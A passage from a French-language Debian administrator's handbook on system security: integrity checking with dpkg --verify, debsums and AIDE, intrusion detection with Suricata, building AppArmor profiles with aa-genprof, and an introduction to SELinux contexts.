à un logiciel installé et exécuté sur la machine en exploitant une faille de sécurité d'une application web.

`top` est un outil de base très souple et sa page de manuel explique comment en personnaliser l'affichage pour l'adapter aux besoins et aux habitudes de chacun.

L'outil graphique `gnome-system-monitor` est similaire à `top`, et il propose sensiblement les mêmes fonctionnalités.

Historique

La charge du processeur, le trafic réseau et l'espace disque disponible sont des informations qui varient en permanence. Il est souvent intéressant de garder une trace de leur évolution pour mieux cerner l'usage qui est fait de l'ordinateur.

Il existe de nombreux outils dédiés à cette tâche. La plupart peuvent récupérer des données via SNMP (*Simple Network Management Protocol*, ou protocole simple de gestion du réseau) afin de centraliser ces informations. Cela permet en outre de récupérer des informations sur des éléments du réseau qui ne sont pas nécessairement des ordinateurs (comme des routeurs).

Ce livre traite en détail de Munin (voir section [12.4.1, « Mise en œuvre de Munin »](#) page 383) dans le cadre du chapitre [12, « Administration avancée »](#) page 334. Debian dispose également de `cacti`. Il est un peu plus complexe à mettre en œuvre : l'usage de SNMP est inévitable et malgré une interface web, les concepts de configuration restent difficiles à appréhender. La lecture de la documentation HTML (`/usr/share/doc/cacti/html/index.html`) sera indispensable si l'on souhaite le mettre en œuvre.

ALTERNATIVE

mrtg

`mrtg` (du paquet Debian éponyme) est un outil plus ancien et plus rustique capable d'agrégier des données historiques et d'en faire des graphiques. Il dispose d'un certain nombre de scripts de récupération des données les plus couramment surveillées : charge, trafic réseau, impacts (*hits*) web, etc.

Les paquets `mrtg-contrib` et `mrtgutils` contiennent des scripts d'exemples, prêts à l'emploi.

14.3.3. Détection des changements

Une fois le système installé et configuré, l'état de la majorité des fichiers et répertoires (hors données) n'a pas de raison d'évoluer (sauf mises à jour de sécurité). Il est donc intéressant de s'assurer que c'est bien le cas : tout changement inattendu est alors suspect. Les outils présentés dans cette section permettent de surveiller tous les fichiers et de prévenir les administrateurs en cas d'altération inattendue, ou alors simplement de diagnostiquer l'étendue des altérations.

B.A.-BA

Empreinte d'un fichier

Rappelons qu'une empreinte est une valeur, généralement numérique (même si elle est codée en hexadécimal), constituant une sorte de signature caractéristique du contenu d'un fichier. Elle est calculée au moyen d'algorithmes (les plus connus

étant MD5 et SHA1) qui garantissent dans la pratique que (presque) toute modification du fichier, aussi minime soit-elle, entraînera un changement de l'empreinte ; c'est l'« effet d'avalanche ». C'est pourquoi une empreinte numérique sert à vérifier que le contenu d'un fichier n'a pas été altéré. Ces algorithmes ne sont pas réversibles, c'est-à-dire que pour la plupart d'entre eux, il est impossible de retrouver un contenu inconnu à partir de la seule empreinte. De récentes découvertes scientifiques tendent à infirmer l'inviolabilité de ces principes, mais cela ne remet pas encore en cause leur usage puisque la création de contenus différents générant la même empreinte semble être très contraignante.

Audit des paquets avec dpkg --verify

POUR ALLER PLUS LOIN

Se protéger des modifications en amont

dpkg --verify peut être utilisé pour détecter les changements effectués sur les fichiers provenant d'un paquet Debian. Mais si le paquet Debian lui-même est compromis, il ne sera d'aucune utilité. Cela pourrait être le cas si le miroir Debian employé est lui-même compromis. Pour se protéger de ces attaques, il faut s'appuyer sur le mécanisme de vérification de signatures numériques intégré à APT (voir section 6.5, « [Vérification d'authenticité des paquets](#) » page 135) et prendre soin de n'installer que des paquets dont l'origine a pu être certifiée.

dpkg --verify (ou dpkg -V) est un outil intéressant qui permet de trouver quels fichiers installés ont été modifiés (potentiellement par un attaquant), mais cette information est à prendre avec précaution. Pour faire son travail, dpkg utilise les sommes de contrôle stockée dans sa propre base de données, qui est elle-même stockée sur le disque dur (dans le fichier /var/lib/dpkg/info/paquet.md5sums) ; un attaquant minutieux pourra donc mettre à jour ces fichiers pour qu'ils correspondent aux nouvelles sommes de contrôle des fichiers corrompus.

La commande dpkg -V vérifie tous les paquets installés, et affiche une ligne pour chaque fichier qui échoue au test d'intégrité. Le format de sortie est le même que celui de rpm -V, où chaque caractère correspond à un test sur une métadonnée spécifique. Malheureusement, dpkg ne stocke pas toutes les métadonnées requises pour tous les tests, et n'affichera donc que des points d'interrogation pour la plupart. À l'heure actuelle, seul le test de somme de contrôle peut afficher un « 5 » (en troisième colonne) en cas d'échec.

```
# dpkg -V
??5?????? /lib/systemd/system/ssh.service
??5?????? c /etc/libvirt/qemu/networks/default.xml
??5?????? c /etc/lvm/lvm.conf
??5?????? c /etc/salt/roster
```

Dans l'exemple ci-dessus, dpkg signale un changement dans le fichier de service de SSH que l'administrateur a effectué dans le fichier du paquet au lieu de modifier la configuration avec un fichier /etc/systemd/system/ssh.service (stocké dans /etc comme tout fichier de configuration qui se respecte). dpkg liste également plusieurs fichiers de configuration (identifiés par la lettre « c » du deuxième champ) qui ont été (légitimement) modifiés.

Audit des paquets : l'outil debsums et ses limites

debsums est l'ancêtre de dpkg -V, et ce dernier l'a rendu quasiment obsolète. Il souffre des mêmes restrictions que dpkg. Heureusement, il est possible de passer outre une partie de ces restrictions (ce que ne permet pas dpkg).

Comme il n'est pas possible de faire confiance aux fichiers stockés sur le disque, debsums permet d'effectuer ses vérifications à partir de fichiers .deb plutôt qu'à partir de la base de données de dpkg. Pour télécharger les fichiers .deb de confiance de tous les paquets installés, on peut utiliser les téléchargements authentifiés d'APT. Mais cette opération peut être longue et pénible, et n'est donc pas à envisager dans le cadre d'une technique proactive à utiliser de manière routinière.

```
# apt-get --reinstall -d install 'grep-status -e 'Status: install ok installed' -n -s
  ↳ Package'
[ ... ]
# debsums -p /var/cache/apt/archives --generate=all
```

Attention, cet exemple a employé la commande grep-status du paquet *dctrl-tools*, qui n'est pas installé en standard.

Surveillance des fichiers : AIDE

AIDE (*Advanced Intrusion Detection Environment*) est un outil qui sert à vérifier l'intégrité des fichiers et à détecter toute altération par rapport à une image du système préalablement enregistrée et validée. Cette dernière prend la forme d'une base de données (*/var/lib/aide/aide.db*) contenant les caractéristiques de tous les fichiers du système (permissions, horodatages, empreintes numériques, etc.). Cette base de données est initialisée une première fois par *aideinit* ; elle est ensuite employée pour vérifier quotidiennement (script */etc/cron.daily/aide*) que rien n'a changé. Si des changements sont détectés, le logiciel les enregistre dans des fichiers de journalisation (*/var/log/aide/*.log*) et envoie un courrier à l'administrateur avec ses découvertes.

EN PRATIQUE

Protection de la base de données

Puisque AIDE utilise une base de données pour comparer l'état des fichiers, il faut être conscient que la validité des résultats fournis dépend de la validité de la base de données. Sur un système compromis, un attaquant obtenant les droits root pourra remplacer la base de données et passer inaperçu. C'est pourquoi, pour plus de sécurité, il peut être intéressant de stocker la base de données de référence sur un support accessible en lecture seulement.

Le comportement du paquet *aide* se paramètre grâce à de nombreuses options dans */etc/default/aide*. La configuration du logiciel proprement dit se trouve dans */etc/aide/aide.conf* et */etc/aide/aide.conf.d/* (en réalité, ces fichiers servent de base à *update-aide.conf* pour créer */var/lib/aide/aide.conf autogenerated*). La configuration indique quelles propriétés de chaque fichier il faut vérifier. Ainsi, le contenu des fichiers de logs peut varier tant

que les permissions associées ne varient pas, mais le contenu et les permissions d'un exécutable doivent être fixes. La syntaxe n'est pas très compliquée, mais elle n'est pas forcément intuitive pour autant. La lecture de la page de manuel `aide.conf(5)` est donc bénéfique.

Une nouvelle version de la base de données est générée chaque jour dans `/var/lib/aide/aide.db.new` et peut être utilisée pour remplacer la base officielle si tous les changements constatés étaient légitimes.

ALTERNATIVE

Tripwire et Samhain

Tripwire est très similaire à AIDE ; la syntaxe de son fichier de configuration est quasiment identique. Le paquet `tripwire` propose en outre un mécanisme de signature du fichier de configuration afin qu'un attaquant ne puisse pas le changer pour le faire pointer vers une version différente de la base de données.

Samhain offre des fonctionnalités similaires ainsi qu'un certain nombre de fonctions pour détecter la présence de *rootkits* (voir « [Les paquets `checksecurity` et `chkrootkit/rkhunter`](#) » page 429). En outre, il peut être employé sur tout un réseau et enregistrer ses traces sur un serveur central après les avoir signées.

DÉCOUVERTE

Les paquets `checksecurity` et `chkrootkit/rkhunter`

Le premier paquet contient plusieurs petits scripts qui effectuent des vérifications de base sur le système (mot de passe vide, détection de nouveaux fichiers setuid, etc.) et alertent l'administrateur si nécessaire. Malgré son nom explicite, il ne faut pas se fier seulement à ce paquet pour vérifier la sécurité d'un système Linux.

Les paquets `chkrootkit` et `rkhunter` recherchent de potentiels *rootkits* installés sur le système. Rappelons qu'il s'agit de logiciels destinés à dissimuler la compromission d'un système et à conserver un contrôle discret sur la machine. Les tests ne sont pas fiables à 100 %, mais ils permettent tout de même d'attirer l'attention de l'administrateur sur des problèmes potentiels.

14.3.4. Détection d'intrusion (IDS/NIDS)

B.A.-BA

Dénis de service

Une attaque de type « déni de service » a pour seul objectif de rendre un service réseau inexploitable. Que cela soit en surchargeant le serveur de requêtes ou en exploitant un bogue de celui-ci, le résultat est toujours le même : le service en question n'est plus fonctionnel, les utilisateurs habituels sont mécontents et l'hébergeur du service réseau visé s'est fait une mauvaise publicité (en plus d'avoir éventuellement perdu des ventes, s'il s'agit par exemple d'un site de commerce en ligne).

Une telle attaque est parfois « distribuée », il s'agit alors de surcharger la machine avec un grand nombre de requêtes en provenance de nombreuses sources, afin que le serveur ne puisse plus répondre aux requêtes légitimes. En anglais, on parle de (*distributed*) denial of service (abrégié en DoS ou DDoS).

`suricata` (du paquet Debian éponyme) est un outil de détection d'intrusions (NIDS — *Network Intrusion Detection System*) : il écoute en permanence le réseau pour repérer les tentatives d'infiltration et/ou les actes malveillants (notamment les dénis de service). Tous ces événements sont enregistrés dans des fichiers stockés dans `/var/log/suricata`. Des outils tiers (Kibana/-Logstash) permettent de naviguer de manière pratique dans les données collectées.

- ⇒ <http://suricata-ids.org>
- ⇒ <https://www.elastic.co/products/kibana>

ATTENTION
Rayon d'action

`suricata` est limité par le trafic qu'il voit transiter sur son interface réseau : il ne pourra évidemment rien détecter s'il n'observe rien. Branché sur un commutateur (*switch*), il ne surveillera que les attaques ciblant la machine l'hébergeant, ce qui n'a qu'un intérêt assez limité. Pensez donc à relier la machine employant `suricata` au port « miroir », qui permet habituellement de chaîner les commutateurs et sur lequel tout le trafic est dupliqué.

La configuration de Suricata se fait par le biais du fichier `/etc/suricata/suricata-debian.yaml`, qui est très long puisque chaque paramètre y est abondamment décrit. A minima, il faudra configurer la plage d'adresses couverte par le réseau local (le paramètre `HOME_NET`). En pratique, il s'agit de l'ensemble de toutes les cibles d'attaques potentielles. Mais pour tirer le meilleur parti de l'outil, il faudra lire ce fichier dans son intégralité et l'adapter au mieux à la situation locale.

Il faudra également modifier `/etc/default/suricata` pour y déclarer l'interface réseau à superviser, et y activer le script d'initialisation (en réglant `RUN=yes`). On pourra aussi régler `LISTENMODE=pcap`, parce que la valeur par défaut (`nfqueue`) ne fonctionne pas sans une configuration supplémentaire (le pare-feu netfilter doit être configuré pour passer les paquets à une file d'attente en espace utilisateur gérée par Suricata, via la cible `NFQUEUE`).

`suricata` détecte les comportements anormaux sur la foi d'un ensemble de règles de supervision. Un ensemble de ces règles est disponible dans le paquet `snort-rules-default`. `snort` est la référence de l'écosystème IDS, et `suricata` peut réutiliser les règles écrites pour `snort`. Malheureusement, ce paquet n'est pas disponible dans Debian *Jessie*, et il faudra se le procurer depuis une autre version de Debian, comme *Testing* ou *Unstable*.

Une autre possibilité est d'utiliser `oinkmaster` (dans le paquet du même nom), qui est capable de télécharger des ensembles de règles Snort depuis des sources externes.

POUR ALLER PLUS LOIN

Intégration avec prelude

`Prelude` offre une supervision centralisée des informations de sécurité. Pour cela, il dispose d'une architecture modulaire : un serveur (le *manager* du paquet `prelude-manager`) centralise les alertes détectées par des capteurs (*sensors*) de plusieurs types.

Suricata peut être configuré comme un de ces capteurs. Il existe aussi `prelude-lml` (*Log Monitor Lackey*, ou laquais de surveillance de journaux système) qui surveille quant à lui les fichiers de *logs*, à l'instar de `logcheck` (voir section 14.3.1, « [Surveillance des logs avec logcheck](#) » page 424), déjà étudié.

14.4. Introduction à AppArmor

14.4.1. Les principes

AppArmor est un système de contrôle d'accès obligatoire (*Mandatory Access Control*) qui s'appuie sur l'interface *Linux Security Modules* fournie par le noyau Linux. Concrètement, le noyau interroge AppArmor avant chaque appel système pour savoir si le processus est autorisé à effectuer l'opération concernée. Ce mécanisme permet à AppArmor de confiner des programmes à un ensemble restreint de ressources.

AppArmor applique un ensemble de règles (un « profil ») à chaque programme. Le profil appliqué par le noyau dépend du chemin d'installation du programme à exécuter. Contrairement à SELinux (décrit dans section 14.5, « [Introduction à SELinux](#) » page 438), les règles appliquées ne dépendent pas de l'utilisateur : tous les utilisateurs sont concernés par le même jeu de règles lorsqu'ils exécutent le même programme (mais les permissions habituelles des utilisateurs jouent toujours, ce qui peut donner un comportement différent).

Les profils AppArmor sont stockés dans `/etc/apparmor.d/` ; ils consistent en une liste de règles de contrôle d'accès sur les ressources que peut utiliser chaque programme. Les profils sont compilés et chargés dans le noyau par le biais de la commande `apparmor_parser`. Chaque profil peut être chargé soit en mode strict (*enforcing*) soit en mode relâché (*complaining*). Le mode strict applique les règles et rapporte les tentatives de violation, alors que le mode relâché se contente d'enregistrer dans les journaux système les appels système qui auraient été bloqués, sans les bloquer réellement.

14.4.2. Activer AppArmor et gérer les profils

Le support d'AppArmor est intégré aux noyaux standards fournis par Debian. Pour activer AppArmor, il suffira donc d'installer quelques paquets et d'ajouter quelques paramètres à la ligne de commande du noyau :

```
# apt install apparmor apparmor-profiles apparmor-utils
[...]
# perl -pi -e 's,GRUB_CMDLINE_LINUX="(.*)"$,GRUB_CMDLINE_LINUX="$1 apparmor=1
  ↳ security=apparmor",' /etc/default/grub
# update-grub
```

Après un redémarrage, AppArmor sera opérationnel, ce que confirmera `aa-status` :

```
# aa-status
apparmor module is loaded.
44 profiles are loaded.
9 profiles are in enforce mode.
  /usr/bin/lxc-start
  /usr/lib/chromium-browser/chromium-browser//browser_java
[...]
35 profiles are in complain mode.
```

```
/sbin/klogd
[...]
3 processes have profiles defined.
1 processes are in enforce mode.
    /usr/sbin/libvirtd (1295)
2 processes are in complain mode.
    /usr/sbin/avahi-daemon (941)
    /usr/sbin/avahi-daemon (1000)
0 processes are unconfined but have a profile defined.
```

NOTE

Autres profils AppArmor

Le paquet *apparmor-profiles* contient des profils développés par la communauté amont d'AppArmor. Pour en obtenir d'autres encore, il est possible d'installer *apparmor-profiles-extra*, qui contient des profils développés par Ubuntu et Debian.

Le statut de chaque profil peut être basculé entre les modes strict et relâché, avec les commandes `aa-enforce` et `aa-complain`, en leur passant en paramètre soit le chemin de l'exécutable concerné, soit le chemin du fichier de profil. Il est également possible de désactiver complètement un profil avec `aa-disable`, ou de le basculer en mode audit (de sorte qu'il enregistre dans les journaux même les appels système acceptés) avec `aa-audit`.

```
# aa-enforce /usr/sbin/avahi-daemon
Setting /usr/sbin/avahi-daemon to enforce mode.
# aa-complain /etc/apparmor.d/usr.bin.lxc-start
Setting /etc/apparmor.d/usr.bin.lxc-start to complain mode.
```

14.4.3. Créer un nouveau profil

Bien qu'il soit assez simple de créer un profil AppArmor, peu de programmes en fournissent un. Cette section montre comment créer un nouveau profil depuis zéro, simplement en utilisant le programme visé et en indiquant à AppArmor de surveiller les appels système qu'il passe et les ressources qu'il utilise.

Les programmes qui devront être confinés en priorité sont ceux qui font face au réseau, car ce sont eux qui seront les cibles les plus alléchantes pour des attaquants distants. C'est précisément dans ce but qu'AppArmor fournit une commande `aa-unconfined`, qui liste les programmes qui, sans avoir de profil associé, exposent quand même un port de communication. L'option `--paranoid` liste même tous les processus non confinés qui ont au moins une connexion réseau ouverte.

```
# aa-unconfined
801 /sbin/dhclient not confined
890 /sbin/rpcbind not confined
899 /sbin/rpc.statd not confined
929 /usr/sbin/sshd not confined
941 /usr/sbin/avahi-daemon confined by '/usr/sbin/avahi-daemon (complain)'
```

```
988 /usr/sbin/minissdpd not confined
1276 /usr/sbin/exim4 not confined
1485 /usr/lib/erlang/erts-6.2/bin/epmd not confined
1751 /usr/lib/erlang/erts-6.2/bin/beam.smp not confined
19592 /usr/lib/dleyna-renderer/dleyna-renderer-service not confined
```

Dans l'exemple suivant, nous allons nous atteler à créer un profil pour `/sbin/dhclient`. Nous allons pour cela utiliser la commande `aa-genprof dhclient`, qui nous invite à utiliser l'application (dans une autre fenêtre) et à revenir à `aa-genprof` une fois que c'est fait, pour scruter les journaux à la recherche d'événements AppArmor et convertir ces journaux en règles de contrôle d'accès. Pour chaque événement enregistré, une ou plusieurs suggestions de règles seront proposées, et il sera possible de les approuver telles quelles ou de les modifier de diverses manières :

```
# aa-genprof dhclient
Writing updated profile for /sbin/dhclient.
Setting /sbin/dhclient to complain mode.

Before you begin, you may wish to check if a
profile already exists for the application you
wish to confine. See the following wiki page for
more information:
http://wiki.apparmor.net/index.php/Profiles
```

Please start the application to be profiled in
another window and exercise its functionality now.

Once completed, select the "Scan" option below in
order to scan the system logs for AppArmor events.

For each AppArmor event, you will be given the
opportunity to choose whether the access should be
allowed or denied.

```
Profiling: /sbin/dhclient

[(S)can system log for AppArmor events] / (F)inish
Reading log entries from /var/log/audit/audit.log.

Profile: /sbin/dhclient ❶
Execute: /usr/lib/NetworkManager/nm-dhcp-helper
Severity: unknown

(I)nherit / (C)hild / (P)rofile / (N)amed / (U)nconfined / (X) ix On / (D)eny / Abo(r
  ↬ )t / (F)inish

P
Should AppArmor sanitise the environment when
switching profiles?

Sanitising environment is more secure,
```

```
but some applications depend on the presence
of LD_PRELOAD or LD_LIBRARY_PATH.

(Y)es / [(N)o]
Y
Writing updated profile for /usr/lib/NetworkManager/nm-dhcp-helper.
Complain-mode changes:
WARN: unknown capability: CAP_net_raw

Profile: /sbin/dhclient ②
Capability: net_raw
Severity: unknown

[(A)llow] / (D)eny / (I)gnore / Audi(t) / Abo(r)t / (F)inish
A
Adding capability net_raw to profile.

Profile: /sbin/dhclient ③
Path: /etc/nsswitch.conf
Mode: r
Severity: unknown

1 - #include <abstractions/apache2-common>
2 - #include <abstractions/libvirt-qemu>
3 - #include <abstractions/nameservice>
4 - #include <abstractions/totem>
[5 - /etc/nsswitch.conf]
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F)
  ➔ )inish / (M)ore
3

Profile: /sbin/dhclient
Path: /etc/nsswitch.conf
Mode: r
Severity: unknown

1 - #include <abstractions/apache2-common>
2 - #include <abstractions/libvirt-qemu>
[3 - #include <abstractions/nameservice>]
4 - #include <abstractions/totem>
5 - /etc/nsswitch.conf
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F)
  ➔ )inish / (M)ore
A
Adding #include <abstractions/nameservice> to profile.

Profile: /sbin/dhclient
Path: /proc/7252/net/dev
Mode: r
```

```
Severity: 6

 1 - /proc/7252/net/dev
 [2 - /proc/*/net/dev]
 [(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F
   ➔ )inish / (M)ore
A
Adding /proc/*/net/dev r to profile

[...]
Profile: /sbin/dhclient ④
Path:      /run/dhclient-eth0.pid
Mode:     w
Severity: unknown

[1 - /run/dhclient-eth0.pid]
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F
   ➔ )inish / (M)ore
N

Enter new path: /run/dhclient*.pid

Profile: /sbin/dhclient
Path:      /run/dhclient-eth0.pid
Mode:     w
Severity: unknown

 1 - /run/dhclient-eth0.pid
 [2 - /run/dhclient*.pid]
 [(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F
   ➔ )inish / (M)ore
A
Adding /run/dhclient*.pid w to profile

[...]
Profile: /usr/lib/NetworkManager/nm-dhcp-helper ⑤
Path:      /proc/filesystems
Mode:     r
Severity: 6

[1 - /proc/filesystems]
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F
   ➔ )inish / (M)ore
A
Adding /proc/filesystems r to profile

= Changed Local Profiles =

The following local profiles were changed. Would you like to save them?
```

```

[1 - /sbin/dhclient]
2 - /usr/lib/NetworkManager/nm-dhcp-helper
(S)ave Changes / Save Selec(t)ed Profile / [(V)iew Changes] / View Changes b/w (C)
  ➔ lean profiles / Abo(r)t
S
Writing updated profile for /sbin/dhclient.
Writing updated profile for /usr/lib/NetworkManager/nm-dhcp-helper.

Profiling: /sbin/dhclient

[(S)can system log for AppArmor events] / (F)inish
F
Setting /sbin/dhclient to enforce mode.
Setting /usr/lib/NetworkManager/nm-dhcp-helper to enforce mode.

Reloaded AppArmor profiles in enforce mode.

Please consider contributing your new profile!
See the following wiki page for more information:
http://wiki.apparmor.net/index.php/Profiles

Finished generating profile for /sbin/dhclient.

```

Il faut noter que le programme n'affiche pas les caractères de contrôle tapés ; nous les avons inclus dans la transcription ci-dessus pour clarifier les choses.

- ➊ Le premier événement détecté est l'exécution d'un autre programme. Dans ce cas, plusieurs choix s'offrent à nous : on peut soit lancer le programme avec le profil du programme parent (*Inherit*), soit le lancer avec un profil dédié (*Profile et Name*, qui ne diffèrent que par la possibilité de choisir un nom de profil arbitraire), soit le lancer avec un sous-profil du processus parent (*Child*), soit le lancer sans aucun profil (*Unconfined*), soit ne pas le lancer du tout (*Deny*).

À noter que lorsque l'on choisit de lancer le processus fils selon un profil dédié mais qui n'existe pas encore, l'outil va créer le profil manquant, et proposer des suggestions de règles par la même occasion.

- ➋ Au niveau du noyau, les pouvoirs spéciaux de l'utilisateur root ont été séparés en « capacités ». Lorsqu'un appel système a besoin d'une capacité spécifique, AppArmor va vérifier que le profil permet au programme d'utiliser cette capacité.
- ➌ Ici, le programme requiert les permissions de lecture sur `/etc/nsswitch.conf`. `aa-genprof` a détecté que cette permission était déjà accordée par plusieurs « abstractions », et les offre comme des choix possibles. Une abstraction fournit un ensemble réutilisable de règles de contrôle d'accès, en regroupant des règles qui sont souvent utilisées de concert. Dans notre cas précis, ce fichier est généralement utilisé par les fonctions de la

bibliothèque C standard liées à la résolution de noms, et nous choisissons donc « 3 » pour inclure le choix « #include <abstractions/nameservice> », puis « A » pour l'autoriser.

- ④ Le programme essaie de créer le fichier `/run/dhclient-eth0.pid`. Si nous autorisons seulement la création de ce fichier, le programme ne fonctionnera plus lorsque l'utilisateur essaiera de l'utiliser sur une autre interface réseau. Nous choisissons donc « New » pour remplacer le nom de fichier par un nom plus générique, « `/run/dhclient*.pid` », avant d'enregistrer la règle avec « Allow ».
- ⑤ Notons que cette tentative d'accès ne fait pas partie du profil `dhclient`, mais du nouveau profil que nous avons créé lorsque nous avons autorisé `/usr/lib/NetworkManager/nm-dhcp-helper` à fonctionner sous son propre profil.

Une fois que tous les événements enregistrés ont été examinés, le programme propose de sauver tous les profils qui ont été créés pendant l'exécution. Dans notre cas, nous avons deux profils que nous enregistrons d'un coup avec « Save » (mais nous aurions aussi pu les enregistrer un par un) avant de quitter le programme avec « Finish ».

`aa-genprof` n'est en fait qu'un petit script intelligent qui utilise `aa-logprof` : il crée un profil vide, le charge en mode relâché, puis lance `aa-logprof`. Ce dernier est un outil qui met à jour un profil en fonction des violations qui ont été enregistrées. On peut donc relancer cet outil plus tard, de manière à améliorer le profil nouvellement créé.

Pour que le profil généré soit complet, il faut utiliser le programme de toutes les manières légitimement possibles. Dans le cas de `dhclient`, cela implique de le lancer via Network Manager, mais aussi via `ifupdown`, à la main, etc. À la fin, on obtient un `/etc/apparmor.d/sbin.dhclient` qui ressemble à ceci :

```
# Last Modified: Tue Sep  8 21:40:02 2015
#include <tunables/global>

/sbin/dhclient {
    #include <abstractions/base>
    #include <abstractions/nameservice>

    capability net_bind_service,
    capability net_raw,

    /bin/dash r,
    /etc/dhcp/* r,
    /etc/dhcp/dhclient-enter-hooks.d/* r,
    /etc/dhcp/dhclient-exit-hooks.d/* r,
    /etc/resolv.conf.* w,
    /etc/samba/dhcp.conf.* w,
    /proc/*/net/dev r,
    /proc/filesystems r,
    /run/dhclient*.pid w,
    /sbin/dhclient mr,
    /sbin/dhclient-script rCx,
```

```
/usr/lib/NetworkManager/nm-dhcp-helper Px,  
/var/lib/NetworkManager/* r,  
/var/lib/NetworkManager/*.lease rw,  
/var/lib/dhcp/*.leases rw,  
  
profile /sbin/dhclient-script flags=(complain) {  
    #include <abstractions/base>  
    #include <abstractions/bash>  
  
    /bin/dash rix,  
    /etc/dhcp/dhclient-enter-hooks.d/* r,  
    /etc/dhcp/dhclient-exit-hooks.d/* r,  
    /sbin/dhclient-script r,  
  
}  
}
```

14.5. Introduction à SELinux

14.5.1. Les principes

SELinux (*Security Enhanced Linux*) est un système de contrôle d'accès obligatoire (*Mandatory Access Control*) qui s'appuie sur l'interface *Linux Security Modules* fournie par le noyau Linux. Concrètement, le noyau interroge SELinux avant chaque appel système pour savoir si le processus est autorisé à effectuer l'opération concernée.

SELinux s'appuie sur un ensemble de règles (*policy*) pour autoriser ou interdire une opération. Ces règles sont assez délicates à créer, mais heureusement deux jeux de règles standards (*targed* et *strict*) sont fournies pour éviter le plus gros du travail de configuration.

Le système de permissions de SELinux est totalement différent de ce qu'offre un système Unix traditionnel. Les droits d'un processus dépendent de son *contexte de sécurité*. Le contexte est défini par l'*identité* de celui qui a démarré le processus, le *rôle* et le *domaine* qu'il avait à ce moment. Les permissions proprement dites dépendent du domaine, mais les transitions entre les domaines sont contrôlées par les rôles. Enfin, les transitions autorisées entre rôles dépendent de l'*identité*.




FIGURE 14.3 Contextes de sécurité et utilisateurs Unix

En pratique, au moment de la connexion, l'utilisateur se voit attribuer un contexte de sécurité par défaut (en fonction des rôles qu'il a le droit d'assumer). Cela fixe le domaine dans lequel il évolue. S'il veut changer de rôle et de domaine associé, il doit employer la commande `newrole -r role_r -t domaine_t` (il n'y a généralement qu'un seul domaine possible pour un rôle donné et le paramètre `-t` est donc souvent inutile). Cette commande demande à l'utilisateur son mot de passe afin de l'authentifier. Cette caractéristique empêche tout programme de pouvoir changer de rôle de manière automatique. De tels changements ne peuvent avoir lieu que s'ils sont prévus dans l'ensemble de règles.

Bien entendu, les droits ne s'appliquent pas universellement à tous les *objets* (fichiers, répertoires, sockets, périphériques, etc.), ils peuvent varier d'un objet à l'autre. Pour cela, chaque objet est associé à un *type* (on parle d'*étiquetage*). Les droits des domaines s'expriment donc en termes d'opérations autorisées (ou non) sur ces types (donc implicitement sur tous les objets qui sont marqués avec le type correspondant).

COMPLÉMENTS

Domaine et type sont équivalents

En interne, un domaine n'est qu'un type, mais un type qui ne s'applique qu'aux processus. C'est pour cela que les domaines sont suffixés par `_t` tout comme le sont les types affectés aux objets.

Par défaut, un programme exécuté hérite du domaine de l'utilisateur qui l'a démarré. Mais pour la plupart des programmes importants, les règles SELinux standards prévoient de les faire fonctionner dans un domaine dédié. Pour cela, ces exécutables sont étiquetés avec un type dédié (par exemple `ssh` est étiqueté avec `ssh_exec_t` et lorsque le programme est démarré, il bascule automatiquement dans le domaine `ssh_t`). Ce mécanisme de changement automatique de domaine permet de ne donner que les droits nécessaires au bon fonctionnement de chaque programme et est à la base de SELinux.

EN PRATIQUE

Connaitre le contexte de sécurité

Pour connaître le contexte de sécurité appliqué à un processus, il faut employer l'option Z de ps.

```
$ ps axZ | grep vsftpd
system_u:system_r:ftpd_t:s0    2094 ?      Ss  0:00 /usr/sbin/
                                ➔ vsftpd
```

Le premier champ contient l'identité, le rôle, le domaine et le niveau MCS, séparés par des deux-points. Le niveau MCS (*Multi-Category Security*) est un paramètre intervenant dans la mise en place d'une politique de protection de la confidentialité, laquelle restreint l'accès aux fichiers selon leur degré de confidentialité. Cette fonctionnalité ne sera pas abordée dans ce livre.

Pour connaître le contexte de sécurité actuellement actif dans un terminal de commande, il faut invoquer id -Z.

```
$ id -Z
unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

Enfin, pour connaître le type affecté à un fichier, on peut employer ls -Z.

```
$ ls -Z test /usr/bin/ssh
unconfined_u:object_r:user_home_t:s0 test
system_u:object_r:sshd_exec_t:s0 /usr/bin/ssh
```

Signalons que l'identité et le rôle associé à un fichier n'ont pas d'importance particulière, ils n'interviennent jamais. Mais par souci d'uniformisation, tous les objets se voient attribuer un contexte de sécurité complet.

